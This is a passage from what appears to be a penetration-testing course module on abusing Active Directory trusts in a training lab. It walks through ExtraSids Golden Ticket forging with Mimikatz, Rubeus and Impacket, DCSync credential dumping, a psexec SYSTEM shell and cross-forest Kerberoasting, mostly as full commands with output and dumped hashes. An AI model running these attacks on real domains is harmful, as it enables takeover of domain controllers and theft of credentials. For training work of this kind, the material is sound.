SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/1/2021 11:21:33 AM
Object Security ID   : S-1-5-21-2806153819-209893948-922872689-502
Object Relative ID   : 502

Credentials:
Hash NTLM: 9d765b482771505cbe97411065964d5f
  ntlm- 0: 9d765b482771505cbe97411065964d5f
  lm   - 0: 69df324191d4a80f0ed100c10f20561e
```

We can use the PowerView `Get-DomainSID` function to get the SID for the child domain, but this is also visible in the Mimikatz output above.

Using Get-DomainSID

```
PS C:\htb> Get-DomainSID
S-1-5-21-2806153819-209893948-922872689
```

Next, we can use `Get-DomainGroup` from PowerView to obtain the SID for the Enterprise Admins group in the parent domain. We could also do this with the [Get-ADGroup](#) cmdlet with a command such as `Get-ADGroup -Identity "Enterprise Admins" -Server "INLANEFREIGHT.LOCAL"`.

Obtaining Enterprise Admins Group's SID using Get-DomainGroup

```
PS C:\htb> Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity
"Enterprise Admins" | select distinguishedname,objectsid
distinguishedname          objectsid
-----
CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL S-1-5-21-
3842939050-3880317879-2865463114-519
```

At this point, we have gathered the following data points:

- The KRBTGT hash for the child domain: 9d765b482771505cbe97411065964d5f
- The SID for the child domain: S-1-5-21-2806153819-209893948-922872689
- The name of a target user in the child domain (does not need to exist to create our Golden Ticket!): We'll choose a fake user: hacker
- The FQDN of the child domain: LOGISTICS.INLANEFREIGHT.LOCAL
- The SID of the Enterprise Admins group of the root domain: S-1-5-21-3842939050-3880317879-2865463114-519

Before the attack, we can confirm no access to the file system of the DC in the parent domain.

Using ls to Confirm No Access

```
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$  
  
ls : Access is denied  
At line:1 char:1  
+ ls \\academy-ea-dc01.inlanefreight.local\c$  
+ ~~~~~  
+ CategoryInfo          : PermissionDenied: (\\\academy-ea-  
dc01.inlanefreight.local\c$:String) [Get-ChildItem],  
UnauthorizedAccessException  
+ FullyQualifiedErrorId :  
ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildIt  
emCommand
```

Using Mimikatz and the data listed above, we can create a Golden Ticket to access all resources within the parent domain.

Creating a Golden Ticket with Mimikatz

```
PS C:\htb> mimikatz.exe  
  
mimikatz # kerberos::golden /user:hacker  
/domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-  
922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-  
3842939050-3880317879-2865463114-519 /ptt  
User      : hacker  
Domain   : LOGISTICS.INLANEFREIGHT.LOCAL (LOGISTICS)  
SID       : S-1-5-21-2806153819-209893948-922872689  
User Id   : 500  
Groups Id : *513 512 520 518 519  
Extra SIDs: S-1-5-21-3842939050-3880317879-2865463114-519 ;
```

```
ServiceKey: 9d765b482771505cbe97411065964d5f - rc4_hmac_nt
Lifetime : 3/28/2022 7:59:50 PM ; 3/25/2032 7:59:50 PM ; 3/25/2032
7:59:50 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hacker @ LOGISTICS.INLANEFREIGHT.LOCAL' successfully
submitted for current session
```

We can confirm that the Kerberos ticket for the non-existent hacker user is residing in memory.

Confirming a Kerberos Ticket is in Memory Using klist

```
PS C:\htb> klist

Current LogonId is 0:0xf6462

Cached Tickets: (1)

#0> Client: hacker @ LOGISTICS.INLANEFREIGHT.LOCAL
      Server: krbtgt/LOGISTICS.INLANEFREIGHT.LOCAL @
LOGISTICS.INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x40e00000 -> forwardable renewable initial
      pre_authent
          Start Time: 3/28/2022 19:59:50 (local)
          End Time: 3/25/2032 19:59:50 (local)
          Renew Time: 3/25/2032 19:59:50 (local)
          Session Key Type: RSADSI RC4-HMAC(NT)
          Cache Flags: 0x1 -> PRIMARY
          Kdc Called:
```

From here, it is possible to access any resources within the parent domain, and we could compromise the parent domain in several ways.

Listing the Entire C: Drive of the Domain Controller

```
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$
Volume in drive \\academy-ea-dc01.inlanefreight.local\c$ has no label.
```

```
Volume Serial Number is B8B3-0D72
```

```
Directory of \\academy-ea-dc01.inlanefreight.local\c$  
  
09/15/2018 12:19 AM <DIR> PerfLogs  
10/06/2021 01:50 PM <DIR> Program Files  
09/15/2018 02:06 AM <DIR> Program Files (x86)  
11/19/2021 12:17 PM <DIR> Shares  
10/06/2021 10:31 AM <DIR> Users  
03/21/2022 12:18 PM <DIR> Windows  
 0 File(s) 0 bytes  
 6 Dir(s) 18,080,178,176 bytes free
```

ExtraSids Attack - Rubeus

We can also perform this attack using Rubeus. First, again, we'll confirm that we cannot access the parent domain Domain Controller's file system.


Using ls to Confirm No Access Before Running Rubeus

```
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$  
  
ls : Access is denied  
At line:1 char:1  
+ ls \\academy-ea-dc01.inlanefreight.local\c$  
+ ~~~~~~  
+ CategoryInfo          : PermissionDenied: (\\academy-ea-  
dc01.inlanefreight.local\c$:String) [Get-ChildItem], UnauthorizedAcces  
sException  
+ FullyQualifiedErrorId :  
ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildIt  
emCommand  
  
<SNIP>
```

Next, we will formulate our Rubeus command using the data we retrieved above. The `/rc4` flag is the NT hash for the KRBTGT account. The `/sids` flag will tell Rubeus to create our Golden Ticket giving us the same rights as members of the Enterprise Admins group in the parent domain.

Creating a Golden Ticket using Rubeus

```
PS C:\htb> .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f  
/domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-  
922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519  
/user:hacker /ptt
```



v2.0.2

[*] Action: Build TGT

[*] Building PAC

```
[*] Domain      : LOGISTICS.INLANEFREIGHT.LOCAL (LOGISTICS)  
[*] SID         : S-1-5-21-2806153819-209893948-922872689  
[*] UserId       : 500  
[*] Groups       : 520,512,513,519,518  
[*] ExtraSIDs    : S-1-5-21-3842939050-3880317879-2865463114-519  
[*] ServiceKey   : 9D765B482771505CBE97411065964D5F  
[*] ServiceKeyType: KERB_CHECKSUM_HMAC_MD5  
[*] KDCKey       : 9D765B482771505CBE97411065964D5F  
[*] KDCKeyType   : KERB_CHECKSUM_HMAC_MD5  
[*] Service       : krbtgt  
[*] Target        : LOGISTICS.INLANEFREIGHT.LOCAL
```

[*] Generating EncTicketPart

[*] Signing PAC

[*] Encrypting EncTicketPart

[*] Generating Ticket

[*] Generated KERB-CRED

[*] Forged a TGT for ''

```
[*] AuthTime     : 3/29/2022 10:06:41 AM  
[*] StartTime    : 3/29/2022 10:06:41 AM  
[*] EndTime      : 3/29/2022 8:06:41 PM  
[*] RenewTill    : 4/5/2022 10:06:41 AM
```

[*] base64(ticket.kirbi):

```
doIF0zCCBc+gAwIBBaEDAgEWooIEEnDCCBJhhggSUMIIEkKADAgEFoR8bHUxPR0lTVeLDUy5JTk  
xBTkVG
```

```
UkVJR0hULkxPQ0FMojIwMKADAgECoSkwJxsGa3JidGd0Gx1MT0dJU1RJQ1MuSU5MQU5FRlJFSU  
dIVC5M
```

T0NBTK0CBDIwggQuoAMCARehAwIBA6KCBCAEggQc0u5onpWKAPOHw0KJuE0AFp80gfBXlkwh3sXu5BhH

T3z0/Ykw2Hkq2wso0DrBj0VfvxDNNpvysToaQdjHIqIqVQ9kXfNHM7bsQezS7L1KSx++2iX94uRrwa/S

VfgHhAuxKPlIi2phwjkxYETluKl26AUo2+WwxDXmXwGJ6LLWN1W4YGScgXAX+Kgs9xrAqJMabsAQqDfy

k7+0EH9SbmdQYqvAPrBqYEnt0mIPM9cakei5ZS1qfUDWjUN4mxsqINm7qNQcZHWN8kFSfAbqyD/0ZIMc

g78hZ8IYL+Y4LPEpiQzM8JsXqUdQtijXM3Eig6RulSxCo9rc5YUWTaHx/i3PfwqP+dNREtldE2sgIUQm

9f3c01a0Ct517Mmo7lICBFXUTQJvfGFtYdc01fWLoN45AtdpJro81GwihIFMcp/vmPB1qQGxAtRKzgzY

acuk8YYogiP6815+x4vSzel2J0JyLXS00PhguYSqAIEQsh0kBm2p2jahQWYvCPPDd/EFM7S3NdMnJ0z

X3P70bzVTAPQ/o9lSaXlopQH6L46z6PTcC/4GwaRbqVnm1RU003VpVr5bgaR+Nas5VYGBYIH0w3Qx5YT

3dtLvCxNa3cEgllr9N0BjCl1iQGwyFo72JYI9JLV0VAjnyRxFqHztisctDExnwqWiyDaGET31PRdEz+H

WlAi4Y56GaDPrSZFS1RHofKqehMQD6gNrIxWPHdS9aiMANhQth8GKbLqimcVrCUG+eghE+CN999gHNMG

Be1Vnz80c3DIM9FNLFVZiqJrAvsq2paakZnjf5HX0Z6EdqWkwiWpbGXv4qyuZ8jnUyHxav00PDAHdVeo

/RIfLx12GllzN5y7132Rj4iZlkVgAyB6+PIpj uDLDSq6UJnHRkYlJ/3l5j0KxgjdZbwoFbC7p76IPC3B

aY97mXatvMfrcc/Aw5JaIFSa0YQ8M/frCG738e90IK/2eTFZD9/kKXDgmwMowBEmT3IWj9lg0ixNcNV/

0PbuqR9QiT4psvzLGmd0jxu4JSm8Usw5iBiIuW/pwcHKFgL1hCBEtUkaWH24fuJuAIdei0r9Do1ImqC3

sERVQ5VSc7u4oaAIyv7Acq+UrPMwnrkDrB6C7WBXiuoBAzPQULPTWi6LyAwenrpdo50E0iPvh8NlvIH

e0hKwW0Y6GVpVWEShRLDl9/XLxdnRfnNZgn2SvH0AJfYbRgRHMAfzA+2+xps6WS/NNf1vZtUV/KRLlW

sL5v91jmzGiZQcENkLeozZ7kIsY/zadFqVnrrnQqsd97qcLYktZ4y0YpxH43JYS2e+cXZ+NXLKx

```
ex37HQ
```

```
F5aNP7EITdjQds0lbyb9K/iUY27iyw7dRLz3y5Dic4S4+cvJBSz6Y1zJHpLkDfYVQbBUCfUps  
8ImJij
```

```
Hf+jggEhMIBHaADAgEAooIBFASCARB9ggEMMIIBCKCCAQQwggEAMIH9oBswGaADAgEXoRIEEB  
rCyB2T
```

```
JTKolmppTTX0XQShHxsdTE9HSVNUSUNTLkl0TEFORUZSRUlHSFQuTE9DQUyiEzARoAMCAQGhCj  
AIGwZo
```

```
YWNrZXKjBwMFAEDgAACkERgPMjAyMjAzMjkxNzA2NDFaPReYDzIwMjIwMzI5MTcwNjQxWqYRGA  
8yMDIy
```

```
MDMzMDAzM DY0MVqnERgPMjAyMjA0MDUxNzA2NDFaP8bHUxPR0LTVElDUy5JTkxBTKVGUKVJR0  
hULkxP
```

```
Q0FMqTIwMKADAgECoSkwJxsGa3JidGd0Gx1MT0dJU1RJQ1MuSU5MQU5FR1JFSUdIVC5MT0NBTA  
==
```

```
[+] Ticket successfully imported!
```

Once again, we can check that the ticket is in memory using the `klist` command.

Confirming the Ticket is in Memory Using `klist`

```
PS C:\htb> klist

Current LogonId is 0:0xf6495

Cached Tickets: (1)

#0>     Client: hacker @ LOGISTICS.INLANEFREIGHT.LOCAL
        Server: krbtgt/LOGISTICS.INLANEFREIGHT.LOCAL @
LOGISTICS.INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 3/29/2022 10:06:41 (local)
        End Time:   3/29/2022 20:06:41 (local)
        Renew Time: 4/5/2022 10:06:41 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Finally, we can test this access by performing a DCSync attack against the parent domain, targeting the `lab_adm` Domain Admin user.

Performing a DCSync Attack

```
PS C:\Tools\mimikatz\x64> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( [email protected] )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:INLANEFREIGHT\lab_adm
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\lab_adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : lab_adm

** SAM ACCOUNT **

SAM Username : lab_adm
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/27/2022 10:53:21 PM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-1001
Object Relative ID : 1001

Credentials:
Hash NTLM: 663715a1a8b957e8e9943cc98ea451b6
    ntlm- 0: 663715a1a8b957e8e9943cc98ea451b6
    ntlm- 1: 663715a1a8b957e8e9943cc98ea451b6
    lm   - 0: 6053227db44e996fe16b107d9d1e95a0
```

When dealing with multiple domains and our target domain is not the same as the user's domain, we will need to specify the exact domain to perform the DCSync operation on the particular domain controller. The command for this would look like the following:

```
mimikatz # lsadump::dcsync /user:INLANEFREIGHT\lab_adm
/domain:INLANEFREIGHT.LOCAL

[DC] 'INLANEFREIGHT.LOCAL' will be the domain
```

```
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\lab_adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : lab_adm

** SAM ACCOUNT **

SAM Username        : lab_adm
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/27/2022 10:53:21 PM
Object Security ID   : S-1-5-21-3842939050-3880317879-2865463114-1001
Object Relative ID   : 1001

Credentials:
Hash NTLM: 663715a1a8b957e8e9943cc98ea451b6
  ntlm- 0: 663715a1a8b957e8e9943cc98ea451b6
  ntlm- 1: 663715a1a8b957e8e9943cc98ea451b6
  lm - 0: 6053227db44e996fe16b107d9d1e95a0
```

Next Steps

Now that we've walked through child --> parent domain compromise from a Windows attack box, we'll cover a few ways to achieve the same if we are constrained to a Linux attack host.

Attacking Domain Trusts - Child -> Parent Trusts - from Linux

We can also perform the attack shown in the previous section from a Linux attack host. To do so, we'll still need to gather the same bits of information:

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain
- The SID of the Enterprise Admins group of the root domain

Once we have complete control of the child domain, LOGISTICS.INLANEFREIGHT.LOCAL, we can use secretsdump.py to DCSync and grab the NTLM hash for the KRBTGT account.

Performing DCSync with secretsdump.py

```
secretsdump.py logistics.inlanefreight.local/[email protected] -just-dc-
user LOGISTICS krbtgt

Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d765b482771505cbe97411065964d
5f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:d9a2d6659c2a182bc93913bbfa90ecbead94d49dad64d23996724390cb833fb8
krbtgt:aes128-cts-hmac-sha1-96:ca289e175c372cebd18083983f88c03e
krbtgt:des-cbc-md5:fee04c3d026d7538
[*] Cleaning up...
```

Next, we can use [lookupsid.py](#) from the Impacket toolkit to perform SID brute forcing to find the SID of the child domain. In this command, whatever we specify for the IP address (the IP of the domain controller in the child domain) will become the target domain for a SID lookup. The tool will give us back the SID for the domain and the RIDs for each user and group that could be used to create their SID in the format DOMAIN_SID-RID. For example, from the output below, we can see that the SID of the lab_adm user would be S-1-5-21-2806153819-209893948-922872689-1001.

Performing SID Brute Forcing using lookupsid.py

```
lookupsid.py logistics.inlanefreight.local/[email protected]

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

Password:
[*] Brute forcing SIDs at 172.16.5.240
[*] StringBinding ncacn_np:172.16.5.240[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2806153819-209893948-922872689
500: LOGISTICS\Administrator (SidTypeUser)
501: LOGISTICS\Guest (SidTypeUser)
502: LOGISTICS\krbtgt (SidTypeUser)
512: LOGISTICS\Domain Admins (SidTypeGroup)
```

```
513: LOGISTICS\Domain Users (SidTypeGroup)
514: LOGISTICS\Domain Guests (SidTypeGroup)
515: LOGISTICS\Domain Computers (SidTypeGroup)
516: LOGISTICS\Domain Controllers (SidTypeGroup)
517: LOGISTICS\Cert Publishers (SidTypeAlias)
520: LOGISTICS\Group Policy Creator Owners (SidTypeGroup)
521: LOGISTICS\Read-only Domain Controllers (SidTypeGroup)
522: LOGISTICS\Cloneable Domain Controllers (SidTypeGroup)
525: LOGISTICS\Protected Users (SidTypeGroup)
526: LOGISTICS\Key Admins (SidTypeGroup)
553: LOGISTICS\RAS and IAS Servers (SidTypeAlias)
571: LOGISTICS\Allowed RODC Password Replication Group (SidTypeAlias)
572: LOGISTICS\Denied RODC Password Replication Group (SidTypeAlias)
1001: LOGISTICS\lab_adm (SidTypeUser)
1002: LOGISTICS\ACADEMY-EA-DC02$ (SidTypeUser)
1103: LOGISTICS\DnsAdmins (SidTypeAlias)
1104: LOGISTICS\DnsUpdateProxy (SidTypeGroup)
1105: LOGISTICS\INLANEFREIGHT$ (SidTypeUser)
1106: LOGISTICS\htb-student_adm (SidTypeUser)
```

We can filter out the noise by piping the command output to grep and looking for just the domain SID.

Looking for the Domain SID

```
lookupsid.py logistics.inlanefreight.local/[email protected] | grep
"Domain SID"

Password:

[*] Domain SID is: S-1-5-21-2806153819-209893948-92287268
```

Next, we can rerun the command, targeting the INLANEFREIGHT Domain Controller (DC01) at 172.16.5.5 and grab the domain SID S-1-5-21-3842939050-3880317879-2865463114 and attach the RID of the Enterprise Admins group. [Here](#) is a handy list of well-known SIDs.

Grabbing the Domain SID & Attaching to Enterprise Admin's RID

```
lookupsid.py logistics.inlanefreight.local/[email protected] | grep -B12
"Enterprise Admins"

Password:

[*] Domain SID is: S-1-5-21-3842939050-3880317879-2865463114
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\administrator (SidTypeUser)
```

```
501: INLANEFREIGHT\guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
514: INLANEFREIGHT\Domain Guests (SidTypeGroup)
515: INLANEFREIGHT\Domain Computers (SidTypeGroup)
516: INLANEFREIGHT\Domain Controllers (SidTypeGroup)
517: INLANEFREIGHT\Cert Publishers (SidTypeAlias)
518: INLANEFREIGHT\Schema Admins (SidTypeGroup)
519: INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
```

We have gathered the following data points to construct the command for our attack. Once again, we will use the non-existent user `hacker` to forge our Golden Ticket.

- The KRBGT hash for the child domain: `9d765b482771505cbe97411065964d5f`
- The SID for the child domain: `S-1-5-21-2806153819-209893948-922872689`
- The name of a target user in the child domain (does not need to exist!): `hacker`
- The FQDN of the child domain: `LOGISTICS.INLANEFREIGHT.LOCAL`
- The SID of the Enterprise Admins group of the root domain: `S-1-5-21-3842939050-3880317879-2865463114-519`

Next, we can use [ticketer.py](#) from the Impacket toolkit to construct a Golden Ticket. This ticket will be valid to access resources in the child domain (specified by `-domain-sid`) and the parent domain (specified by `-extra-sid`).

Constructing a Golden Ticket using ticketer.py

```
ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain
LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-
922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker
```

```
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
Corporation
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for LOGISTICS.INLANEFREIGHT.LOCAL/hacker
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
```

```
[*] Saving ticket in hacker.ccache
```

The ticket will be saved down to our system as a [credential cache \(ccache\)](#) file, which is a file used to hold Kerberos credentials. Setting the `KRB5CCNAME` environment variable tells the system to use this file for Kerberos authentication attempts.

Setting the KRB5CCNAME Environment Variable

```
export KRB5CCNAME=hacker.ccache
```

We can check if we can successfully authenticate to the parent domain's Domain Controller using [Impacket's version of Psexec](#). If successful, we will be dropped into a SYSTEM shell on the target Domain Controller.

Getting a SYSTEM shell using Impacket's psexec.py

```
psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/[email protected] -k -no-pass -  
target-ip 172.16.5.5  
  
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth  
Corporation  
  
[*] Requesting shares on 172.16.5.5.....  
[*] Found writable share ADMIN$  
[*] Uploading file nkYjGWDZ.exe  
[*] Opening SVCManager on 172.16.5.5.....  
[*] Creating service eTCU on 172.16.5.5.....  
[*] Starting service eTCU.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> hostname  
ACADEMY-EA-DC01
```

Impacket also has the tool [raiseChild.py](#), which will automate escalating from child to parent domain. We need to specify the target domain controller and credentials for an administrative user in the child domain; the script will do the rest. If we walk through the output, we see that it starts by listing out the child and parent domain's fully qualified domain names (FQDN). It then:

- Obtains the SID for the Enterprise Admins group of the parent domain
- Retrieves the hash for the KRBTGT account in the child domain
- Creates a Golden Ticket
- Logs into the parent domain
- Retrieves credentials for the Administrator account in the parent domain

Finally, if the `target-exec` switch is specified, it authenticates to the parent domain's Domain Controller via PsExec.

Performing the Attack with `raiseChild.py`

```
raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-
student_adm

Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
Corporation

Password:
[*] Raising child domain LOGISTICS.INLANEFREIGHT.LOCAL
[*] Forest FQDN is: INLANEFREIGHT.LOCAL
[*] Raising LOGISTICS.INLANEFREIGHT.LOCAL to INLANEFREIGHT.LOCAL
[*] INLANEFREIGHT.LOCAL Enterprise Admin SID is: S-1-5-21-3842939050-
3880317879-2865463114-519
[*] Getting credentials for LOGISTICS.INLANEFREIGHT.LOCAL
LOGISTICS.INLANEFREIGHT.LOCAL/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
9d765b482771505cbe97411065964d5f:::
LOGISTICS.INLANEFREIGHT.LOCAL/krbtgt:aes256-cts-hmac-sha1-
96s:d9a2d6659c2a182bc93913bbfa90ecbead94d49dad64d23996724390cb833fb8
[*] Getting credentials for INLANEFREIGHT.LOCAL
INLANEFREIGHT.LOCAL/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16e26ba33e
455a8c338142af8d89ffbc:::
INLANEFREIGHT.LOCAL/krbtgt:aes256-cts-hmac-sha1-
96s:69e57bd7e7421c3cfdb757af255d6af07d41b80913281e0c528d31e58e31e6d
[*] Target User account name is administrator
INLANEFREIGHT.LOCAL/administrator:500:aad3b435b51404eeaad3b435b51404ee:88a
d09182de639ccc6579eb0849751cf:::
INLANEFREIGHT.LOCAL/administrator:aes256-cts-hmac-sha1-
96s:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
[*] Opening PSEXEC shell at ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Requesting shares on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Found writable share ADMIN$
[*] Uploading file BnEGssCE.exe
[*] Opening SVCManager on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Creating service UVNb on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Starting service UVNb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Stopping service UVNb.....
[*] Removing service UVNb.....
[*] Removing file BnEGssCE.exe.....
```

The script lists out the workflow and process in a comment as follows:

```
# The workflow is as follows:
#
# Input:
#   1) child-domain Admin credentials (password, hashes or aesKey)
#       in the form of 'domain/username[:password]'
#           The domain specified MUST be the domain FQDN.
#   2) Optionally a pathname to save the generated golden ticket
#       (-w switch)
#   3) Optionally a target-user RID to get credentials (-targetRID
#       switch)
#           Administrator by default.
#   4) Optionally a target to PSEXEC with the target-user
#       privileges to (-target-exec switch).
#           Enterprise Admin by default.
#
# Process:
#   1) Find out where the child domain controller is located and
#       get its info (via [MS-NRPC])
#   2) Find out what the forest FQDN is (via [MS-NRPC])
#   3) Get the forest's Enterprise Admin SID (via [MS-LSAT])
#   4) Get the child domain's krbtgt credentials (via [MS-DRSR])
#   5) Create a Golden Ticket specifying SID from 3) inside the
#       KERB_VALIDATION_INFO's ExtraSids array
#           and setting expiration 10 years from now
#   6) Use the generated ticket to log into the forest and get the
#       target user info (krbtgt/admin by default)
#   7) If file was specified, save the golden ticket in ccache
#       format
#   8) If target was specified, a PSEXEC shell is launched
#
# Output:
#   1) Target user credentials (Forest's krbtgt/admin credentials
#       by default)
#   2) A golden ticket saved in ccache for future fun and profit
#   3) PSEexec Shell with the target-user privileges (Enterprise
#       Admin privileges by default) at target-exec
```

```
# parameter.
```

Though tools such as `raiseChild.py` can be handy and save us time, it is essential to understand the process and be able to perform the more manual version by gathering all of the required data points. In this case, if the tool fails, we are more likely to understand why and be able to troubleshoot what is missing, which we would not be able to if blindly running this tool. In a client production environment, we should `always` be careful when running any sort of "autopwn" script like this, and always remain cautious and construct commands manually when possible. Other tools exist which can take in data from a tool such as BloodHound, identify attack paths, and perform an "autopwn" function that can attempt to perform each action in an attack chain to elevate us to Domain Admin (such as a long ACL attack path). I would recommend avoiding tools such as these and work with tools that you understand fully, and will also give you the greatest degree of control throughout the process.

We don't want to tell the client that something broke because we used an "autopwn" script!

More Fun

In the next section, we will briefly discuss some techniques that can be used for cross-forest trust abuse when we find ourselves in an environment with a bidirectional forest trust (meaning we can authenticate into another forest). We will not cover all possible cross-forest trust attacks, as those will be covered in great detail in later modules.

Attacking Domain Trusts - Cross-Forest Trust Abuse - from Windows

Cross-Forest Kerberoasting

Kerberos attacks such as Kerberoasting and ASREPRoasting can be performed across trusts, depending on the trust direction. In a situation where you are positioned in a domain with either an inbound or bidirectional domain/forest trust, you can likely perform various attacks to gain a foothold. Sometimes you cannot escalate privileges in your current domain, but instead can obtain a Kerberos ticket and crack a hash for an administrative user in another domain that has Domain/Enterprise Admin privileges in both domains.

We can utilize PowerView to enumerate accounts in a target domain that have SPNs associated with them.

Enumerating Accounts for Associated SPNs Using Get-DomainUser

```
PS C:\htb> Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName  
  
samaccountname  
-----  
krbtgt  
mssqlsvc
```

We see that there is one account with an SPN in the target domain. A quick check shows that this account is a member of the Domain Admins group in the target domain, so if we can Kerberoast it and crack the hash offline, we'd have full admin rights to the target domain.

Enumerating the mssqlsvc Account

```
PS C:\htb> Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof

samaccountname memberof
-----
mssqlsvc      CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
```

Let's perform a Kerberoasting attack across the trust using `Rubeus`. We run the tool as we did in the Kerberoasting section, but we include the `/domain:` flag and specify the target domain.

Performing a Kerberoasting Attacking with Rubeus Using /domain Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL  
/user:mssqlsvc /nowrap
```

() \ []
_____))_ - | | _ ____ - - - ____
| - - / | | | | | _ \| ____ | | | | / ____)
| | \ \ | _ | | | _)) ____ | | | | ____ |
| | | | | / | | / | |)) ____ / (/

v2.0.2

[*] Action: Kerberoasting

```

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target User          : mssqlsvc
[*] Target Domain        : FREIGHTLOGISTICS.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC03.FREIGHTLOGISTICS.LOCAL/DC=FREIGHTLOGISTICS,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)
